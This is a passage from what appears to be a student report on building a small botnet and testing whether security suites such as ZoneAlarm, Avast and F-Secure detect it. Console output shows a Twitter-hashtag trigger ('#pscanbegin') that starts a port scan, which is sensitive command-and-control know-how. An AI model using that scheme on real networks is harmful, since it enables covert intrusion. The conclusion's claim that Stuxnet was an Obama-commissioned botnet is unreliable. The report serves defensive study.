quot;&gt;web&lt;\/a&gt;",
"#pscanbegin having a wee test"}],"results_per_page":15,"since_id":0,"since_id_s
tr":"0"}
Tweet found, triggering the port scan
working
```

Figure 8: A screen shot showing F-Secure Computer Security Technology failing to pick up any suspicious activity and allowing the BotNet to connect to the internet.



C:\Users\Henry\Desktop\PortScannerTest.exe

```
Welcome to the temporary menu
Select an option
1.: Port scan localhost
2: Twitter Search for #tag
3. Find external IP
4: Hide the console window
2
please input a search string
```

program

ct it from the list and then click Uninstall, Change, or Repair.

	Publisher	Installed On	Size	Version
	The Code::Blocks Team	4/17/2013		12.11
		4/17/2013		5.4.1
	Google Inc.	4/17/2013		26.0.1410.64
Microsoft .NET Framework 4 Client Profile	Microsoft Corporation	4/28/2013	38.8 MB	4.0.30319
Microsoft Visual C++ 2008 Redistributable - x64 9.0.3...	Microsoft Corporation	4/17/2013	788 KB	9.0.30729.6161
Microsoft Visual C++ 2008 Redistributable - x86 9.0.3...	Microsoft Corporation	4/17/2013	596 KB	9.0.30729.4148
Microsoft Visual C++ 2008 Redistributable - x86 9.0.3...	Microsoft Corporation	5/14/2013	600 KB	9.0.30729.6161
MinGW-Get version 0.5-beta-20120426-1	MinGW	4/17/2013	1.81 MB	0.5-beta-20120426-1
VMware Tools	VMware, Inc.	4/17/2013	60.5 MB	9.2.3.21136

Currently installed programs Total size: 103 MB
9 programs installed

ZONEALARM
REPEAT PROGRAM
PortScannerTest is trying to access the Internet.
SmartDefense Advisor Recommendation:
Advice is not yet available for this program.
[✓] Remember this setting

Figure 9: A screenshot showing ZoneAlarm Firewall picking up an unrecognized program and stopping it from accessing the internet.

The above examples show that simply having an Internet Security Package usually can help as a deterrent, depending on the package chosen. From the above research, I have found out that Comodo Firewall, Avast Internet Security and ZoneAlarm Firewall all found detected the BotNet and stopped it from connecting to the internet. Avast even goes so far as to detect that the program is suspicious, drawing extra attention to the fact that a malicious program is trying to run. The notification that a suspicious program is running will attract far more attention than the standard message that notifies computer user every time a program wishes to connect to the internet. This makes it by far the best of the internet security packages I researched.

Conclusion

This project aimed to research currently active BotNets and discuss their effects on the current computing climate, build a BotNet in C++ and identify ways of stopping the BotNet I built using pre-existing internet security tools. I believe these aims were well achieved, although I had to make some changes to my plan in order to achieve them, for example changing the programming language I used to speed up my work due to the limited timeframe. During the research I found some very interesting things, I was mostly shocked with the StuxNet BotNet, which was commissioned by Barrack Obama, which I think shows just how much of an important tool BotNets are. I also found it extremely interesting how cyber-war is becoming a more prominent feature in the current political situation of the US.

References

Canada Free Press, 2008. *Good BotNet versus Bad BotNet.* [Online]
Available at: http://www.canadafreepress.com/index.php/article/2751
[Accessed 15th May 2013].

CloudFlare, 2013. *Patching the Internet in Realtime: Fixing the Current WordPress Brute Force Attack.* [Online]
Available at: http://blog.cloudflare.com/patching-the-internet-fixing-the-wordpress-br
[Accessed 15 May 2013].

Elsevier, October 2010. Stuxnet: rumours increase, infections spread. *Network Security,* 2010(10), pp. 1 - 2.

Goldberg, C., 2008. *HTTPGET.cs.* [Online]
Available at: http://goldb.org/httpgetcsharp.html
[Accessed 17 April 2013].

Laboratory of Cryptography and System Seucrity, 2011. *Duqu: A Stuxnet-like malware found in the wild,* Budapest: s.n.

Marks, P., 2012. Obama's Stuxnet. *New Scientist*, 9 June, p. 4.

Sophos Labs, 2009. *Koobface, new promises?.* [Online]
Available at: http://nakedsecurity.sophos.com/2009/11/19/koobface-promises/
[Accessed 15 May 2013].

SpeedGuide, 2013. *Commonly Open Ports.* [Online]
Available at: http://www.speedguide.net/ports_common.php
[Accessed 15 May 2013].

Symantec Corporation, 2012. *W32.Koobface.* [Online]
Available at: http://www.symantec.com/security_response/writeup.jsp?docid=2008-080315-0217-99
[Accessed 16 May 2013].